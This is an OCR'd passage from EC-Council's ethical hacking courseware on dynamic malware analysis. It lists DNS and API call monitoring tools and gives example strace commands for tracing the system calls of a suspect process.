


Figure 7.132: Screenshot of DNSQuerySniffer

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://vercara.com*)
- Sonar Lite Web App (*https://constellix.com*)
- DNSCheck.co (*https://www.dnscheck.co*)
- Dotcom-Monitor (*https://www.dotcom-monitor.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- API Call Monitoring (https://apicontext.com)
- Runscope (https://www.runscope.com)
- AlertSite (https://smartbear.com)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications



http://www.rohitab.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

You need to gather the APIs related to the malware programs and analyze them to reveal their interaction with the OS as well as the activities they have been performing over the system. Use API call monitoring tools such as API Monitor to monitor API calls made by applications.

- **API Monitor**

  Source: *http://www.rohitab.com*

  API Monitor is a software that allows you to monitor and display Win32 API calls made by applications. It can trace any exported API and it displays a wide range of information, including function name, call sequence, input and output parameters, function return value, etc. It is a useful developer tool for understanding how Win32 applications work and for learning their tricks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.133: Screenshot of API Monitor

Some additional API monitoring tools are as follows:

- API Call Monitoring (*https://apicontext.com*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Calls Monitoring

Syscalls or system calls act as an interface between an application and the kernel. It provides an interface for processes that are activated by an OS. System calls are generated by an application or program when it requires access to specific resources from the OS. They are usually generated during context switching from the user to kernel mode or kernel to user mode. The monitoring of system calls helps detect malware and in understanding the behavior of the detected malware. The monitoring of system calls can also reveal the type of damage caused to the system by the malware. Tools such as strace can be used to view or trace the system calls in a Linux environment.

- **strace**

  Source: *https://strace.io*

  The strace tool intercepts and records system calls by a process and the signals received by the process. The name of each system call, its arguments, and its return value are printed on a standard error or to a file specified with the **-o** option.

  Run the following command for attaching the strace tool to the active process:

  ```
  strace -p <ProcessID>
  ```

  Execute the following command to view only system calls accessing a specific or given path:

  ```
  strace -P <given path> ls /var/empty
  ```

  Run the following command to count time, calls, and errors for each system call:

  ```
  strace -c ls > /dev/null
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Execute the following command to extract system calls and save the output in a text file:

```
strace -o out.txt ./<sample file>
```




Figure 7.134: Screenshot of strace


